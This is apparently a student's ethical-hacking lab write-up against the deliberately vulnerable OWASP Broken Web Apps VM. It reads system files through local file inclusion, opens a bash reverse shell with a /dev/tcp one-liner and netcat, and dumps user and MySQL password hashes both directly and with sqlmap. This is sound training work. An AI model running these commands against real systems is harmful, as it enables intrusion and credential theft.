

Application penetration testing is the largest attack surface that you will encounter. Review the reference video and work on part A, B and C.

Part A has to do with local file inclusion, Part B has to do with remote file inclusion. These vulnerabilities allow an attacker to access parts of a system that they should not have access to. It also allows them to upload files (like a shell) using only a web browser. Part C has to do with mysql. We look at mysql attacks against the database directly, using sqlmap and from the target website.

- For this lab use: NDG Ethical Hacking (lab 01)
Kali Linux 192.168.9.2 root toor
OWASP Broken Web App 192.168.68.12 root owaspbwa


Videos:

- BWAPP – BurpSuite and Sqlmap:
<https://www.youtube.com/watch?v=rJgXQTeq-zs>
- Section 3.
sql injection is a technique used to run sql commands right from a web browser. See if you can run the exact same commands on bwapp as in the below video.
bwAPP SQL Injection GETSearch
<https://www.youtube.com/watch?v=2K1fGBfHrw0&t=215s>
- LFI Explained
<https://www.youtube.com/watch?v=s3XQ1n5kdeQ>
- From LFI to RFI
<https://www.youtube.com/watch?v=htTEfokaKsM>
<https://www.imperva.com/learn/application-security/rfi-remote-file-inclusion/>
- Mysql
<https://www.youtube.com/watch?v=4XX7X7upEIU>
<https://www.mysqltutorial.org/mysql-cheat-sheet/>
<https://gist.github.com/hofmannsven/9164408>

Part A:

- From your kali box, open a web browser, point to the OWASP BWA box--> Dam Vulnerable Web App (DVWA) --> file inclusion, and try to get as much information as you can from the site using LFI as explained in the reference videos (ex. passwd, shadow etc).


After 'page=' entered "/etc/passwd" which showed all users




/etc/group shows the list of groups




Information about storage devices, partitions and file systems



Looking up hostnames to IP addresses mapping:




Gathering the details of the configuration file for the secure shell daemon.



Part B:

- Using the techniques in the reference videos, see if you can upload a text document from your kali box to the Damm Vulnerable Web Application (DVWA) site. (the text doc can be anything, ex. hello.txt). In DVWA--> file inclusion, select "View Help" for more details.

Uploaded my text file via the File Upload site.



I set up a bash reverse shell between my Kali and OWASP just for fun:

```
(kali@kali)-[~]  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.5] 41459  
root@owaspbwa:~#
```

```
root@owaspbwa:~# bash -i >& /dev/tcp/10.0.2.4/4444 0>&1
```

Part C:

- From kali, ssh into OWASP Bwapp
log onto mysql
mysql -u root -p
owaspbwa

Once you are logged onto the database, list the databases. You will see a large list of databases. Bwapp, multillidae, dvwa, and webgoat have a list of usernames and hashes. See if you can find and **dump the hashes**. Patience, there are hashes.

Ssh'ed into owasp bwa – had to look into how to ssh into owasp bwa when my kali's ssh and owasp's ssh version were not matching (owasp's too old)
After connecting with ssh, then logged in to mysql:

```
(kali@kali)-[~]
$ ssh -oHostKeyAlgorithms=+ssh-rsa -oKexAlgorithms=+diffie-hellman-group1-sha1 root@10.0.2.5

root@10.0.2.5's password:
You have new mail.
Last login: Wed Oct 29 11:28:03 2025

Welcome to the OWASP Broken Web Apps VM

!!! This VM has many serious security issues. We strongly recommend that you run
it only on the "host only" or "NAT" network in the VM settings !!!

You can access the web apps at http://10.0.2.5/

You can administer / configure this machine through the console here, by SSHing
to 10.0.2.5, via Samba at \\10.0.2.5\\, or via phpmyadmin at
http://10.0.2.5/phpmyadmin.

In all these cases, you can use username "root" and password "owaspbwa".

root@owaspbwa:~# mysql -u root -p owaspbwa
Enter password:
ERROR 1049 (42000): Unknown database 'owaspbwa'
root@owaspbwa:~# mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 574
Server version: 5.1.41-3ubuntu12.6-log (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> sS
```

Enter SHOW DATABASES to display list of database then selected bwapp and displayed tables, selected users table and displayed info inside users table. Please, see below:

```

mysql> USE bwapp; SHOW TABLES;
Database changed
+-----+
| Tables_in_bwapp |
+-----+
| blog             |
| heroes           |
| movies           |
| users            |
+-----+
4 rows in set (0.00 sec)

mysql> USE bwapp; SHOW TABLES;
Database changed
+-----+
| Tables_in_bwapp |
+-----+
| blog             |
| heroes           |
| movies           |
| users            |
+-----+
4 rows in set (0.00 sec)

mysql> USE bwapp; select * from users;
Database changed
+----+-----+-----+
| id | login | password |
+----+-----+-----+
| 1  | A.I.M. | 6885858486f31043e5839c735d99457f045affd0 |
| 2  | bee    | 6885858486f31043e5839c735d99457f045affd0 |
+----+-----+-----+
2 rows in set (0.00 sec)

mysql>

```

Also found user and password info in mysql db:


```
mysql> select user, password from user;
```

user	password
root	*73316569DAC7839C2A784FF263F5C0ABBC7086E2
root	*D5D9F81F5542DE067FFF5FF7A4CA4BDD322C578F
root	*D5D9F81F5542DE067FFF5FF7A4CA4BDD322C578F
debian-sys-maint	*75F15FF5C9F06A7221FEB017724554294E40A327
phpmyadmin	*D5D9F81F5542DE067FFF5FF7A4CA4BDD322C578F
vicnum	*C7847100CDBE29050A338F78EA71F066D196ED98
wordpress	*C260A4F79FA905AF65142FFE0B9A14FE0E1519CC
phpbb	*CA1F8B079BB2857835107EA008871B4691769547
dvwa	*D67B38CDCD1A55623ED5F55856A29B9654FF823D
mutillidae	*E82A07F59B0D83BEF29F79E41FA0F8A042CE3DE4
yazd	*3758F91540524F48F92FE932883C54F6E802A13A
personalblog	*3D118FD3FFC74F534A493C30ADC1F23A48510D9D
yazd10	*30B462BE16C04867D06113304F664BB9A5B573D8
peruggia	*5297BE816CC703E8CB686D205071E9CD9E8F08A4
ghost	*9AE953952D993ED69779E70E28193A1EB8DDF91C
gtd-php	*C238B1FA6D14124C867DC9634DEB2CD731212094
getboo	*8FC7327502AA1203AAE881C4A5E2AA1CD6E46CE8
orangehrm	*82183BF1F275E47C2692B1CF81CB7A8FD16CE5EA
webcal	*E2E1F0A3459647AACF63319694BCBD107231B10C
gallery2	*DF0F41B82DFDB4AA462186480FA9922EF4BBFCEB
tikiwiki	*48529BB639EC6E4C2A6695C4B3D544A9E2A21D4C
joomla	*F70658E9BDD2910AC33ACDA164605DFC1DA70A68
jotto	*6126D5A029ACE603DBF187A301C1CCEAEDCFE232
hex	*E5C4AA1177F0A69A9E124CDC2676D4ECCE01E347
webmaster	*ED2048BBC6AFD6E2186982869C7899A7EF38C066
kbloom	*10A99DBC0772291AA6AF9A1A9271945340E4E812
sendmail	*47A91042510E7E966EF4075A934A77A57A9E71FE
undertaker	*02EAFACD13AEC2C2E139EA38903B9A84A165DF0B
stealth	*0F44FA14B9DFB8FFBDF2F7692868DE18997C66ED
wraith	*93ADDFABFCD5A66C95E97C73240D373413A01275
citizens	*E0E85D302E82538A1FDA46B453F687F3964A99B4
wackopicko	*5FA5F4C9ACD2CA5C1EB9E0EC80175D5FCAA0D7D6
wavsep	*8028371417372EDAD5755F9653E93D7C1E87564C
sqlol	*1DB6D61428C07B8E8D6876CC60ECAD01D2CE844A
cryptomg	*2132873552FEDF6780E8060F927DD5101759C4DE
webgoat.net	*4BA609A0C9C18D80985519932BAC08C604119234
bricks	*255195939290DC6D228944BCC682D2427DA57E21
bwapp	*63C3CE60C4AC4F87F321E54F290A4867684A96C4


- sqlmap is a tool that is used to exploit databases. Burp suite is a tool used in web application exploitation. See if you can run the exact same exploit as the below video using burp suite and sqlmap

<https://www.youtube.com/watch?v=rJgXQTeq-zs>

1. Opened bwapp link from Owasp Bwa website:



2. Opened burpsuite in Kali Linux. Gathered proxy details:



3. Back in mozilla, update proxy settings to the details above 127.0.0.1 port 8080
4. Refresh bwapp page
5. Back in BurpSuite you will see an entry now

Host	Method	URL	Params	Status code
http://10.0.2.5	GET	/bWAPP/sqli_1.php?title=sql	✓	200
http://10.0.2.5	GET	/bWAPP/credits.php		
http://10.0.2.5	GET	/bWAPP/images/bee_1.png		
http://10.0.2.5	GET	/bWAPP/images/blogger.png		
http://10.0.2.5	GET	/bWAPP/images/facebook.png		
http://10.0.2.5	GET	/bWAPP/images/favicon.ico		
http://10.0.2.5	GET	/bWAPP/images/linkedin.png		
http://10.0.2.5	GET	/bWAPP/images/twitter.png		
http://10.0.2.5	GET	/bWAPP/js/html5.js		
http://10.0.2.5	GET	/bWAPP/logout.php		
http://10.0.2.5	GET	/bWAPP/password_change.php		

Request	Response
Pretty Raw Hex <pre> 1 GET /bWAPP/sqli_1.php?title=sql HTTP/1.1 2 Host: 10.0.2.5 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Connection: keep-alive 8 Cookie: security_level=0; PHPSESSID=gm5ugung7q8phtp12cn2cuh117; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada 9 Upgrade-Insecure-Requests: 1 10 Priority: u=0, i </pre>	Pretty Raw <pre> 1 HTTP/1.1 200 OK 2 Date: Wed, 14 Nov 2024 12:00:00 GMT 3 Server: Apache/2.4.18 (Ubuntu) 4 PHP/5.3.2-1ubuntu2.1 5 proxy_html 6 mod_ssl/2.4.18-1ubuntu2.1 7 Phusion_Passenger 8 Perl/v5.10.1 9 X-Powered-By: PHP/5.3.2-1ubuntu2.1 10 Expires: Thu, 14 Nov 2024 12:00:00 GMT 11 Cache-Control: no-cache, must-revalidate 12 Pragma: no-cache 13 Vary: Accept-Encoding 14 Content-Length: 1234 15 Keep-Alive: timeout=5, max=100 </pre>

- Gather the text under Request area; we will need the cookie text
- In kali cli, enter the following sqlmap command: the information for cookie was gathered in the screenshot above as well as the security level.

```

kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
└─$ sqlmap -u "http://10.0.2.5/bWAPP/sqli_1.php?title=sql" --cookie="PHPSESSID=gm5ugung7q8phtp12cn2cuh117;security_level=0" --dbs
{1.9.4#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obtain the proper authorization from the target owner.

```

- After running this command then you'll see a lot of information about the sql database running on this website. For example:

Back end DBMS is MySQL and the list of databases displays:


```

[12:08:43] [INFO] the back-end DBMS is MySQL
[12:08:43] [CRITICAL] unable to connect to the target U
web server operating system: Linux Ubuntu 10.04 (Lucid
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL ≥ 5.0
[12:08:43] [INFO] fetching database names
available databases [34]:
[*] .svn
[*] bricks
[*] bwapp
[*] citizens
[*] cryptomg
[*] dvwa
[*] gallery2
[*] getboo
[*] ghost
[*] gtd-php
[*] hex
[*] information_schema
[*] isp
[*] joomla
[*] mutillidae
[*] mysql
[*] nowasp
[*] orangehrm
[*] personalblog
[*] peruggia
[*] phpbb
[*] phpmyadmin
[*] proxy
[*] rentnet
[*] sqlol
[*] tikiwiki
[*] vicnum
[*] wackopicko
[*] wavsepdb
[*] webcal
[*] webgoat_coins
[*] wordpress
[*] wraithlogin
[*] yazd

```

We can then grab one of the databases and search for tables. Issue the following command: (you can replace bwapp with any of the other database names)

```


sqlmap -u "http://10.0.2.5/bWAPP/sqli_1.php?title=sql" --
cookie="PHPSESSID=gm5ugung7q8phtp12cn2cuh117;security_level=0" -D bwapp --
tables

```

```

(kali@kali)-[~]
$ sqlmap -u "http://10.0.2.5/bWAPP/sqli_1.php?title=sql" --cookie="PHPSESSID=gm5ugung7q8phtp12cn2cuh117;security_level=0" -D bwapp --tables

```



https://sqlmap.org

Results:

```

back-end DBMS: MySQL >= 5.0
[12:19:56] [INFO] fetching tables for database: 'bwapp'
Database: bwapp
[4 tables]
+-----+
| blog   |
| heroes |
| movies |
| users  |
+-----+

```

Then, look up the table “users” by entering the following command:

```

sqlmap -u "http://10.0.2.5/bWAPP/sqli_1.php?title=sqli" --
cookie="PHPSESSID=gm5ugung7q8phtp12cn2cuh117;security_level=0" -D bwapp -T users
--columns

```

Results:

```

[12:23:07] [INFO] fetching columns for table 'users' in database 'bwapp'
Database: bwapp
Table: users
[9 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| admin  | tinyint(1) |
| activated | tinyint(1) |
| activation_code | varchar(100) |
| email  | varchar(100) |
| id     | int(10) |
| login  | varchar(100) |
| password | varchar(100) |
| reset_code | varchar(100) |
| secret | varchar(100) |
+-----+-----+

```

Issue the following command next to gather information from the columns users and passwords:

```

sqlmap -u "http://10.0.2.5/bWAPP/sqli_1.php?title=sqli" --
cookie="PHPSESSID=gm5ugung7q8phtp12cn2cuh117;security_level=0" -D bwapp -T users
-C login,password --dump

```

```

Database: bwapp
Table: users
[2 entries]
+-----+-----+
| login | password |
+-----+-----+
| A.I.M. | 6885858486f31043e5839c735d99457f045affd0 |
| bee   | 6885858486f31043e5839c735d99457f045affd0 |
+-----+-----+

```